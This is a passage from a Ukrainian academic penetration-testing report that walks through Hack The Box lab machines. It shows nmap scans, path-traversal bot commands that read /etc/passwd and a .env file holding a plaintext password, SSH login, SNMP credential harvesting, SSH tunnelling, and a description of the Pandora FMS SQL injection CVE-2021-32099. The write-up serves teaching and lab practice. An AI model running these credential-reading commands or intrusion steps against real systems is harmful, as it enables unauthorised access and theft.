


Рисунок 3.19 – Інтерфейс сайту, після використання експлойту

У вікні, що відобразилося, помічаємо посилання на інший домен «chat.office.paper».

9. Переходимо за віднайденим посиланням (див. рисунок 3.20), завчасно додавши домен chat.office.paper до списку дозволених хостів ОС «Linux» у файлі *.etc/hosts* командою:

sudo nano etc/hosts




Рисунок 3.20 – Вікно реєстрації на сайті chat.office.paper

10. Проводимо реєстрацію на вищевказаному веб-ресурсі (див. рисунок 3.21).




Рисунок 3.21 – Процес реєстрації

11. Після проведення реєстрації потрапляємо у кімнату глобального чату (див. рисунок 3.22).




Рисунок 3.22 – Кімната глобального чату

12. Виконуємо аналіз повідомлень чату, детально читаючи їх. В ході огляду повідомлень було помічено бота (див. рисунок 3.23), проаналізувавши інструкцію до якого, було виявлено передбачену можливість взаємодії з ним командами, а саме, команду для роботи з файловою системою (див. рисунок 3.24).




Рисунок 3.23 – Повідомлення від бота в глобальному чаті




Рисунок 3.24 – Інструкція до бота

13. Спробуємо отримати доступ до паролів користувачів АС. Експериментальним шляхом визначимо кількість команд «вийти на директорію вище» - ***«../»*** до успішного переходу до директорії з файлом паролів. В ході підбору, було отримано команду:

recyclops file ../../../../etc/passwd

Після переходу до файлу паролів та знаходимо користувача, до якого звертався бот в п.п. 12 цього пункту (див. рисунок 3.25).




Рисунок 3.25 – Файл passwd

14. Експериментальним шляхом отримаємо головну директорію бота, що працює на сайті, та знайдемо вразливий файл оточення ***.env***, який за замовчуванням зберігає конфіденційні дані (див. рисунок 3.26). В ході підбору було отримано команду:

recyclops file ../hubot/.env




Рисунок 3.26 – Вміст файлу .env

В ході аналізу вищевказаного файлу отримуємо пароль користувача в нехешованому вигляді.

15. В п.п. 3 цього пункту за допомогою інструменту «nmap» було отримано інформацію щодо відкритості порту **ssh**. Спробуємо підставити авторизаційні дані, отримані в п.п. 13-14 цього пункту при підключенні до порта **ssh** (див. рисунок 3.27). Використаємо команду:

ssh dwight@10.10.11.143




Рисунок 3.27 – Вдала спробі підключення до АС через ssh

16. Переглянемо наявні файли у системі та їх вміст командами ***ls*** та ***cat*** (див. рисунок 3.28).




Рисунок 3.28 – Вміст файлу user.txt

Отримана хеш-сума є необхідним та достатнім підтвердженням того факту, що АС має критичну вразливість конкретної версії «WordPress» - 5.2.3, та інші вразливості, створені невірними налаштуваннями операційної системи, що працює на зазначеній АС.

3.4 Тестування АС на проникнення складного рівня

1. Відповідно до п.п.1 п.3.2 отримуємо IP-адресу автоматизованої системи (див. рисунок 3.29).




Рисунок 3.29 – Вікно з IP-адресою АС

2. Починаємо пошук вразливостей зі сканеру відкритих портів/служб за допомогою сканера “nmap” в прискореному режимі командою:

nmap -T5 -vv -sC -sV 10.10.11.136 (див. рисунок 3.30).

```
Scanned at 2022-05-08 06:28:25 EDT for 15s
Not shown: 959 closed tcp ports (conn-refused)
PORT      STATE    SERVICE         REASON      VERSION
1/tcp     filtered tcpmux          no-response
22/tcp    open     ssh             syn-ack     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
rotocol 2.0)
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDPIYGoHvNFwTTboYexVGcZzbSLJQsxKopZqrHVTeF8oEIu0iqn7E5cz
wVkxRO/icqaDqM+AB3QQVcZSDaz//XoXsT/NzNIbb9SERrcK/n8n9or4IbXBEtXhRvltS8NABsOTuhiNo/2fdPYCVJ/HyF5
YmbmtqUPols6F5y/MK2Yl3eLMOdQQeax4AWSKVAsR+issSZlN2rADIvpboV7YMoo3ktlHKz4hXlX6FWtfDN/ZyokDNNpgBb
r7N8zJ87+QfmNuuGgmcZzxhnzJOzihBHIvdIM4oMm4IetfquYm1WKG3s5q70jMFrjp4wCyEVbxY+DcJ54xjqbaNHhVwiSWU
ZnAyWe4gQGziPdZH2ULY+n3iTze+8E4a6rxN3l38d1r4THoru88G56QESiy/jQ8m5+Ang77rSEaT3Fnr6rnAF5VG1+kiA36
rMIwLabnxQbAWnApRX9CHBpMdBj7v8oLhCRn7ZEoPDcD1P2AASdaDJjRMuR52YPDlUSDd8TnI/DFFs=
|   256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNNJGh4HcK3rlrsvCbu0k
ASt7NLMvAUwB51UnianAKyr9H0UBYZnOkVZhIjDea3F/CxfOQeqLpanqso/EqXcT9w=
|   256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOCMYY9DMj/I+Rfosf+yMuevI7VFIeeQfZSxq67EGxsb
80/tcp    open     http            syn-ack     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Play | Landing
|_http-favicon: Unknown favicon MD5: 115E49F9A03BB97DEB840A3FE185434C
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.41 (Ubuntu)
106/tcp   filtered pop3pw          no-response
```

Рисунок 3.30 – Командний інтерфейс сканеру “nmap”

3. Бачимо, що на АС є відкриті порти **ssh** та **http**. Спробуємо зайти через **http** у звичайному браузері (див. рисунок 3.31). Для того, щоб зайти на вищевказаний сайт, необхідно додати домен даного хосту (panda.htb) до списку дозволених хостів ОС «Linux» у файлі .etc/hosts командою:

sudo nano etc/hosts




Рисунок 3.31 – Інтерфейс сайту

4. Проскануємо даний домен на топ популярних портів UDP командою (див. рисунок 3.32):

sudo nmap -sU -top-ports=20 panda.htb

```
┌──(fireless㉿kali)-[~]
└─$ sudo nmap -sU -top-ports=20 panda.htb
[sudo] password for fireless:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-08 06:36 EDT
Nmap scan report for panda.htb (10.10.11.136)
Host is up (0.060s latency).

PORT      STATE         SERVICE
53/udp    closed        domain
67/udp    open|filtered dhcps
68/udp    closed        dhcpc
69/udp    open|filtered tftp
123/udp   closed        ntp
135/udp   open|filtered msrpc
137/udp   closed        netbios-ns
138/udp   closed        netbios-dgm
139/udp   closed        netbios-ssn
161/udp   open          snmp
162/udp   open|filtered snmptrap
445/udp   closed        microsoft-ds
500/udp   open|filtered isakmp
514/udp   closed        syslog
520/udp   closed        route
631/udp   open|filtered ipp
1434/udp  closed        ms-sql-m
1900/udp  open|filtered upnp
4500/udp  closed        nat-t-ike
49152/udp open|filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 7.58 seconds
```

Рисунок 3.32 – Командний інтерфейс сканеру “nmap”

Серед портів можна помітити відкритий SNMP порт, тому спробуємо відштовхуватися від нього.

5. Застосуємо утиліту «**snmpwalk**» для тестування запитами GETNEXT. Вивід даних організуємо у файл snmp_list.txt (див. рисунок 3.33).




Рисунок 3.33 – Командний інтерфейс “snmpwalk”

Проводимо тестування доти, доки в файлі, в який записується інформація, не буде знайдено авторизаційні дані користувача системи (див. рисунок 3.34).

Рисунок 3.34 – Командний інтерфейс “snmpwalk”

6. Спробуємо під’єднатися до АС за допомогою цих авторизаційних даних по ssh (див. рисунок 3.35).




Рисунок 3.35 – Процес успішного підключення до АС по ssh

7. Переглянемо дозволені хости на віддаленій машині командою: ***cat /etc/hosts*** (див. рисунок 3.36)




Рисунок 3.36 – Список дозволених хостів на АС

Бачимо, що на машині існують ще деякі локальні домени.

8. Спробуємо підключитися до вищевказаних локальних доменів. Для цього створюємо динамічний **ssh**-тунель. Оберемо користувацький порт 9090, або інший з діапазону доступних (див. рисунок 3.37).




Рисунок 3.37 – Створення динамічного тунелю ssh

9. Налаштуємо браузер на створений динамічний ssh-тунель зі вказаним нами портом 9090 (див. рисунки 3.38-3.39).




Рисунок 3.38-3.39 – Налаштування браузера

10. Перейдемо в браузері на домен, знайдений в п.п. 8 цього розділу (див. рисунок 3.40).

http://localhost.localdomain/




Рисунок 3.40 – Сайт http://localhost.localdomain/

На сайті бачимо форму авторизації та явно вказану назву ПЗ, що використовується на сайті: «Pandora FMS».

11. Спробуємо знайти CVE-вразливості в однойменній базі даних для даного ПЗ, зазначеного як «Pandora FMS» (див. рисунок 3.41).

Unauthenticated SQL Injection (CVE-2021-32099)

Let's have a look at how user input is processed in the Chart Generator of Pandora FMS. When accessing the Chart Generator, first the authentication is checked.

/include/chart_generator.php

```
71  // Try to initialize session using existing php session id.
72  $user = new PandoraFMS\User(['phpsessionid' => $_REQUEST['session_id']]);
73  if (check_login(false) === false) {
74     // Error handler.
 ⋮
96  }
97
98  // Access granted.
```

As we can see in line 72 of *chart_generator.php*, the user input is fetched from the `$_REQUEST` superglobal which contains GET and POST parameters, as well as cookie values. The latter is probably the reason why `get_parameter()` was not used here. The user input `$_REQUEST['session_id']` is passed to the constructor of the class `PandoraFMS\User` without any sanitization. Then, the function `check_login()` is used to check if a login session variable is set and valid. All in all, the function `check_login()` evaluates as *true* if a user with the given session ID exists and then the access is granted.

The following snippet shows what happens in the constructor of class `PandoraFMS\User` with the attacker controlled value `$data['phpsessionid']`.

Рисунок 3.41 – Сайт CVE із детальним описом вразливості

Було знайдено **sql**-ін’єкцію для файлу */chart_generator.php?* де вразливим параметром є «*session_id*».

12. Для того, щоб продовжити сканувати хост утилітою «**sqlmap**», необхідно використати «proxychains», попередньо додавши в файл зі списком проксі (*proxychains.conf*) наш **ssh**-тунель (див. рисунки 3.42-3.43).

